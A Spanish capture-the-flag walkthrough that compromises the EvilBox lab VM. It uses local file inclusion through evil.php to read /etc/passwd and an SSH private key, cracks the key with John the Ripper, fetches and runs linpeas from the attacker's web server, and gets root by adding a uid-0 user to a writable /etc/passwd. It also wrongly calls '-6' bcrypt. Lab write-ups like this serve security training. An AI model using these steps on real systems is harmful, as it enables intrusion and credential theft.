

Evilbox

Descargamos e instalamos la máquina EvilBox. En configuración de red, seleccionamos "adaptador puente, comprobamos nombre de adaptador y permitir todo"

1- CON ARP-SCAN DETECTAMOS LA MAQUINA VICTIMA

```
└─(kali㉿kali)-[~]
```

```
└─$ sudo arp-scan --interface eth0 -l
```

[sudo] password for kali:

Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 192.168.0.10

WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied

WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied

Starting arp-scan 1.10.0 with 256 hosts (<https://github.com/royhills/arp-scan>)

192.168.0.2 (Unknown)

192.168.0.1 (Unknown)

192.168.0.11 (Unknown)

192.168.0.12 (Unknown)

192.168.0.14 (Unknown)

6 packets received by filter, 0 packets dropped by kernel

Ending arp-scan 1.10.0: 256 hosts scanned in 1.882 seconds (136.03 hosts/sec). 5 responded

CONECTIVIDAD

```
└─(kali㉿kali)-[~]
```

```
└─$ ping -c1 192.168.0.14
```

PING 192.168.0.14 (192.168.0.14) 56(84) bytes of data.

64 bytes from 192.168.0.14: icmp_seq=1 ttl=64 time=1.56 ms

--- 192.168.0.14 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms

rtt min/avg/max/mdev = 1.559/1.559/1.559/0.000 ms

IP MAQUINA VICTIMA 192.168.0.14

IP MAQUINA ATACANTE 192.168.0.10

2- CON NMAP ESCANEAMOS PUERTOS

```
└─(kali㉿kali)-[~]
```

```
└─$ sudo nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.14
```

Starting Nmap 7.94SVN (<https://nmap.org>) at 2024-03-26 09:43 EDT

Nmap scan report for 192.168.0.14

Host is up (0.0023s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 44:95:50:0b:e4:73:a1:85:11:ca:10:ec:1c:cb:d4:26 (RSA)

| 256 27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)

|_ 256 e3:07:56:a9:25:63:d4:ce:39:01:c1:9a:d9:fe:de:64 (ED25519)

80/tcp open http Apache httpd 2.4.38 ((Debian))

|_ http-server-header: Apache/2.4.38 (Debian)

|_ http-title: Apache2 Debian Default Page: It works

MAC Address: 08:00:27:47:5C:EA (Oracle VirtualBox virtual NIC)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .






Nmap done: 1 IP address (1 host up) scanned in 207.96 seconds


22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

80/tcp open http Apache httpd 2.4.38 ((Debian))

Como siempre que tenemos el puerto 80 abierto, visitamos el servidor web



Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

No hay nada interesante, aparentemente

3- ESCANEEO DE DIRECTIOS

```
(kali㉿kali)-[~]  
└─$ sudo dirb http://192.168.0.14  
[sudo] password for kali:
```

DIRB v2.22
By The Dark Raver

START_TIME: Tue Mar 26 11:38:34 2024
URL_BASE: <http://192.168.0.14/>
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: <http://192.168.0.14/> ----

- <http://192.168.0.14/index.html> (CODE:200|SIZE:10701)
- <http://192.168.0.14/robots.txt> (CODE:200|SIZE:12)
==> DIRECTORY: <http://192.168.0.14/secret/>
- <http://192.168.0.14/server-status> (CODE:403|SIZE:277)

---- Entering directory: <http://192.168.0.14/secret/> ----

- <http://192.168.0.14/secret/index.html> (CODE:200|SIZE:4)
-

END_TIME: Tue Mar 26 11:39:01 2024
DOWNLOADED: 9224 - FOUND: 4

/robots.txt Hello H4x0r

Intentamos una conexion ssh

```
(kali㉿kali)-[~]  
└─$ ssh H4x0r@192.168.0.14
```

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@  
@@@@@@@@@@@@@@@@@@@@@@@@
```

IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!

Someone could be eavesdropping on you right now (man-in-the-middle attack)!

It is also possible that a host key has just been changed.

The fingerprint for the ECDSA key sent by the remote host is

SHA256:cd9WCNmPY0i3zsZaPEV0qa7yp5hz8+TVNalFULd5CwM.

Please contact your system administrator.

Add correct host key in /home/kali/.ssh/known_hosts to get rid of this message.

Offending ECDSA key in /home/kali/.ssh/known_hosts:1

remove with:

```
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '192.168.0.14'
```

Host key for 192.168.0.14 has changed and you have requested strict checking.

Host key verification failed.

27:db:6a:c7:3a:9c:5a:0e:47:ba:8d:81:eb:d6:d6:3c (ECDSA)

Este mensaje, advierte sobre un posible problema de seguridad relacionado con la clave del host del servidor al que se intenta conectar a través de SSH

Te proporciona un comando para eliminar la clave ofensiva del archivo "known_hosts".

```
ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '192.168.0.14'
```

Probamos este comando

```
(kali㉿kali)-[~]  
└─$ ssh-keygen -f '/home/kali/.ssh/known_hosts' -R '192.168.0.14'
```

#Host 192.168.0.14 found: line 1

/home/kali/.ssh/known_hosts updated.

Original contents retained as /home/kali/.ssh/known_hosts.old

Volvemos a establecer la conesion ssh

```
(kali㉿kali)-[~]  
└─$ ssh H4x0r@192.168.0.14
```

The authenticity of host '192.168.0.14 (192.168.0.14)' can't be established.
ED25519 key fingerprint is SHA256:0x3tf1iiGyqIMEM47ZWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.14' (ED25519) to the list of known hosts.
[H4x0r@192.168.0.14](http://192.168.0.14)'s password:

Problema anterior resuelto, pero, no tenemos contraseña y probando con hydra, nos eternizamos

A continuacion, hacemos una busqueda por extensiones dentro del directorio secret

```
└─(kali㉿kali)-[~]  
└─$ dirb http://192.168.0.14/secret/ -X .txt,.pdf,.doc,.php
```

DIRB v2.22
By The Dark Raver

START_TIME: Tue Mar 26 16:02:21 2024
URL_BASE: <http://192.168.0.14/secret/>
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt,.pdf,.doc,.php) | (.txt)(.pdf)(.doc)(.php) [NUM = 4]

GENERATED WORDS: 4612

---- Scanning URL: <http://192.168.0.14/secret/> ----

- <http://192.168.0.14/secret/evil.php> (CODE:200|SIZE:0)

END_TIME: Tue Mar 26 16:03:12 2024
DOWNLOADED: 18448 - FOUND: 1

/secret/evil.php es una página en blanco

```
└─(kali㉿kali)-[/usr/share/wordlists/wfuzz/general]  
└─$ ffuf -c -r -fs 0 -u http://192.168.0.14/secret/evil.php?FUZZ=/etc/passwd -w  
/usr/share/wordlists/wfuzz/general/common.txt
```

```

      /'___\ /'___\ /'___\
     /\  \_/\ /\  \_/\  \_/\
    \ \ ,_\\ \ \ ,_\\ \ \ ,_\\
     \ \  \_/\ \ \  \_/\ \ \  \_/\
      \ \_/\ \ \_/\ \ \_/\ \ \_/\
        \_/\ \_/\ \_/\ \_/\

```

v2.1.0-dev

```


:: Method : GET
:: URL : http://192.168.0.14/secret/evil.php?FUZZ=/etc/passwd
:: Wordlist : FUZZ: /usr/share/wordlists/wfuzz/general/common.txt
:: Follow redirects : true
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 0

```

command [Status: 200, Size: 1398, Words: 13, Lines: 27, Duration: 29ms]

:: Progress: [951/951] :: Job [1/1] :: 59 req/sec :: Duration: [0:00:04] :: Errors: 0 ::

Probamos en el navegador web el command



```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-
timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,:/run/systemd:
/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
sshd:x:105:65534:/run/sshd:/usr/sbin/nologin mowree:x:1000:1000:mowree,,:/home/mowree:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/
usr/sbin/nologin

```

"usuario mowree"

Seguimos teniendo el problema de la falta de contraseña. Lo que nos impide la conexión ssh. Debemos buscar otra alternativa.

La autenticación SSH basada en claves generalmente funciona de la siguiente manera:

1- Generación del par de claves: Se generan un par de claves RSA, una pública (id_rsa.pub) y una privada (id_rsa). Estas claves están matemáticamente relacionadas entre sí.

2- Autenticación con la clave privada: Cuando intentas conectarte a un servidor remoto, el cliente SSH intenta autenticarse utilizando la clave privada correspondiente almacenada en tu máquina.

3- Contraseña de la clave privada: Si la clave privada está protegida con una contraseña, el cliente SSH solicitará esa contraseña para desbloquear la clave privada antes de utilizarla para la autenticación.


4- Autenticación exitosa: Si la contraseña de la clave privada es proporcionada correctamente (si está protegida), y la clave privada es correcta, se establecerá la conexión SSH.

Es decir, si tienes acceso a la clave privada (id_rsa) de la máquina víctima, normalmente no necesitarías una contraseña adicional para utilizar esa clave privada en la autenticación SSH. La contraseña generalmente se utiliza como una capa adicional de seguridad para proteger la clave privada.

Sabiendo esto, nos vamos al navegador y añadimos la ruta estandar donde se encuentra la clave privada

/ssh/id_rsa

Mirando el código fuente de la página encontramos la clave



```
1 -----BEGIN RSA PRIVATE KEY-----
2 Proc-Type: 4, ENCRYPTED
3 DEK-Info: DES-EDE3-CBC, 9FB14B3F3D04E90E
4
5 uuQm2CFIe/eZT5pNyQ6+K1Uap/FYWcsEkLz0Nt+x4A06FmjFmR8RUpMHurmbRC6
6 hqyoiv8vgpQgQRPYmZJ3QgS9kUCgdgC5+cXlNCST/GKQ0S4QMOMUTacjZZ8EJzoe
7 o7+7tCB8Zk/sw7b8c3m4Cz0CmE5mut8ZyuTnB0SA1GAQfZjqsldugHjZ1t17mldb
8 +gzWGBUmKTOL0/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Irr100om+0t0Fsuot
9 b7A9XTubgElslUEm8fGw64kX3x3LtXRsoR12n+krZ6T+I0TzThMWExR1Wxp4Ub/k
10 HtXTzdvdQ8BgBf4h08qyC0xGEaVZHKaV/ynGn0v0zhLz+z163SjppVPK07H4bdLg
11 9SClomYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+N0ofUrVtfJZ/OnhtMKW+M948EgnY
12 zh7Ffq1KLmJZHxnIS3bdcL4MFV0F3Hpx+iDukvyfeeWkuoeUuvzNfVKVPZKqyaJu
13 rRqnXyW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigXShdaT5P6dJFKKVL5+bd1
14 tHBY6U0hKcN3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtl9UrePLh/Xs
15 94KATK4jo0Iw708GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYwm
16 VD5pEdAybKBfBG/xVu2CR378BRKzLJkiyqRjX0LoFMVDz3I30RpjbpFYQs2Dm2M7
17 Mb26wNQW4ff7qe30K/Ixrm7MfKJPzueQlSi94IHXAPlv4vyCoPLW89JzsNDsvG8P
18 hrkWRpIwpzKdMPwQbkPu4ykggKkYYRmVlfx8oeis3C1hcjqvp3Lth0QDI+7Shr
19 Fb5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGLRqMmJK+StmqR
20 Iik3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5Qfh0+V8WzbVzhP6+R
21 MtqgW1L0iAgB4CnTiud6DpXQtR9l//9alrXa+4nWcdW2GokljX0KNK8jXs58SnS
22 62LrvcNZVoKzjql8Xi7xL0XbEk0gtpItLtX7x AHLFTVzt4UH6cs0cw5vvJAGh69
23 Q/ikz5XmyQ+WdQE0DzNe0j9zBh1+1zrdmt0m7hI5WnIJakEM2vqCqLun5CES4u8
24 plia+meL0JVL0bfnUgxi30zm9SF2piF0dePVU4GXGhIOBf34bts0iEIDf+qx2C
25 pwxoAeItMmInLzFR2sKVLiEHIBfHq/hPf2PHvU0cpz7MzfY36x9ufZc5MH2JDT8X
26 KREAj3S0pMpLP/ZcxjRL0LESQxeUQ2yvb61m+Zphg0QjWH131gnaBIhVij1nLnTa
27 i99+vydwe8+8nJq4/WXhkn+VTYXndET2H0fFNTFAqbk2HGy6+6qS/406DVVxTHdp
28 4Dg2Q0RnRTj74d01NZ7juucvW7DBFE+CK80dkrr9yFyybVUqBwHrm0VFGlKS2I/
29 8K0VjIjFKkGQ4rNRWKVoo/HaRoI/f2G6tbEi0VclUMT8iutAg854VA==
30 -----END RSA PRIVATE KEY-----
31
```

Copiamos la clave y la guardamos con nano

```
(kali㉿kali)-[~/Desktop/EvilBox]
```

```
└─$ ls
```

```
EvilBox.txt id_rsa
```

Antes de establecer la conexión ssh, debemos configurar los permisos adecuadamente de id_rsa.

Otorgando permisos de lectura y escritura solo al propietario.

```
(kali㉿kali)-[~/Desktop/EvilBox]
```

```
└─$ sudo chmod 600 id_rsa
```

```
(kali㉿kali)-[~]
```

```
└─$ ls -la id_rsa
```

```
-rw----- 1 kali kali 1743 Mar 26 20:25 id_rsa
```

ssh2john está diseñada para extraer hashes de contraseñas de archivos de

configuración SSH privados en formato OpenSSH (como archivos id_rsa o id_dsa)

y convertirlos al formato compatible con John the Ripper.

```
(kali㉿kali)-[~]
```

```
└─$ ssh2john id_rsa > hash
```

```
(kali㉿kali)-[~]
```

```
└─$ ls hash
```

```
hash
```

```
(kali㉿kali)-[~]
```

```
└─$ sudo john hash --wordlist=/usr/share/wordlists/rockyou.txt
```

[sudo] password for kali:

Using default input encoding: UTF-8

Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])

Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes

Cost 2 (iteration count) is 2 for all loaded hashes

Will run 2 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

unicorn (id_rsa)

1g 0:00:00:00 DONE (2024-03-26 20:32) 3.125g/s 3900p/s 3900c/s 3900C/s pedro..shirley

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

Vamos a nuestra conexión ssh y conseguimos acceder


```
└─(kali㉿kali)-[~]
```

```
└─$ ssh -i id_rsa mowree@192.168.0.14
```

Enter passphrase for key 'id_rsa':

Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

mowree@EvilBoxOne:~\$

Listamos archivos y directorios

mowree@EvilBoxOne:~\$ ls

user.txt

mowree@EvilBoxOne:~\$ cat user.txt

56Rbp0soobpzWSVzKh9YOvzGLgtPZQ

Flag de usuario

4- ESCALADA DE PRIVILEGIOS

Enumeramos los permisos del usuario

mowree@EvilBoxOne:~\$ id

uid=1000(mowree) gid=1000(mowree)

grupos=1000(mowree),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)

mowree@EvilBoxOne:~\$

mowree@EvilBoxOne:~\$ sudo -l

-bash: sudo: orden no encontrada

mowree@EvilBoxOne:~\$

La solución pasa por usar linpeas, con lo que nos vamos a github

<https://github.com/carlospolop/PEASS-ng/releases>

En kali, creamos un servidor web

```
└─(kali㉿kali)-[~/Downloads]
```

```
└─$ python3 -m http.server 80
```

Serving HTTP on 0.0.0.0 port 80 (<http://0.0.0.0:80/>) ...

Ahora necesitamos compartir con Evilbox y nos ponemos en el directorio tmp

mowree@EvilBoxOne:/tmp\$ wget <http://192.168.0.10:80/linpeas.sh>

--2024-03-28 07:55:53-- <http://192.168.0.10/linpeas.sh>

Conectando con 192.168.0.10:80... conectado.

Petición HTTP enviada, esperando respuesta... 200 OK

Longitud: 860549 (840K) [text/x-sh]

Grabando a: "linpeas.sh"

linpeas.sh 100%

[=====]
=====>] 840,38K --KB/s en 0,09s

2024-03-28 07:55:53 (8,64 MB/s) - "linpeas.sh" guardado [860549/860549]

mowree@EvilBoxOne:/tmp\$ ls

linpeas.sh systemd-private-b58178016d5d4504b855c7bf7be72760-systemd-timesyncd.service-1QWB2j

systemd-private-b58178016d5d4504b855c7bf7be72760-apache2.service-hFTUAh

mowree@EvilBoxOne:/tmp\$

Comprobamos si linpeas tiene los permisos necesarios

mowree@EvilBoxOne:/tmp\$ ls -la linpeas.sh

-rw-r--r-- 1 mowree mowree 860549 mar 27 19:59 linpeas.sh

No tenemos permisos de ejecucion, con lo cual, debemos modificar con chmod

mowree@EvilBoxOne:/tmp\$ chmod +x linpeas.sh

mowree@EvilBoxOne:/tmp\$ ls -la linpeas.sh

-rwxr-xr-x 1 mowree mowree 860549 mar 27 19:59 linpeas.sh

Ejecutamos linpeas.sh y descubrimos que podemos escribir en el archivo de contraseña de etc
"/etc/paswd"

===== Interesting writable files owned by me or writable by everyone (not in Home)
(max 500)

📌 <https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files>

/dev/mqueue

/dev/shm

/etc/passwd ---

/home/mowree

/run/lock

/run/user/1000

/run/user/1000/systemd

Con lo que podemos intentar escalar privilegios agregando un nuevo usuario y contraseña.

Para hacer esto usamos OpenSSL. OpenSSL es una biblioteca de código abierto que proporciona

implementaciones de los protocolos de seguridad SSL (Secure Sockets Layer) y TLS (Transport Layer Security),

así como también funciones criptográficas básicas y utilidades relacionadas con la seguridad.

Así, podemos crear una contraseña cifrada para el nuevo usuario.

Nos pide contraseña(123)

```
mowree@EvilBoxOne:/etc$ openssl passwd -6 -salt dio
```

Password:

6

```
dio$q.I2BdaIFVq.erpFKDIOeOdxM1H8DJiPE4gmbCmPnP2E06so7VlxczI77IaHrcqR3FXXW4T9hK5a.2WhQEFg1/
```

-openssl passwd: Invoca el comando OpenSSL para generar un hash de contraseña.

-6: Especifica que deseas utilizar el algoritmo de cifrado de contraseña bcrypt.

Bcrypt es un

algoritmo de hashing diseñado específicamente para almacenar contraseñas de forma segura,

utilizando un proceso de "salt" y múltiples iteraciones de una función de hash.

-salt dio: Define el valor del salto como "dio". El salto es un valor aleatorio que se agrega

a la contraseña antes de calcular su hash. Usar un salto único aumenta la seguridad de las

contraseñas almacenadas, ya que incluso contraseñas idénticas tendrán hashes diferentes

si tienen diferentes valores de salt.

Abrimos con nano el /etc/passwd y en la primera linea, creamos el usuario "dio" y sustituimos la "x"

por el hash de contraseña

```
dio:$6$dio$q.I2BdaIFVq.erpFKDlOeOdxM1H8DJiPE4gmbCmPnP2E06so7VlxczI77IaHrcqR3FXXW4T9hK5a.2WhQEFg1/:0:0:dio:/root:/bin/bash`
```

mowree@EvilBoxOne:/etc\$ su dio

Contraseña:

dio@EvilBoxOne:/etc#

Creado usuario dio

dio@EvilBoxOne:/# cd root

dio@EvilBoxOne:~# ls

root.txt

dio@EvilBoxOne:~# cat root.txt

36QtXfdJWvdC0VavIPiApUbDIqTsBM FLAG DE ROOT

LISTO jiiiiii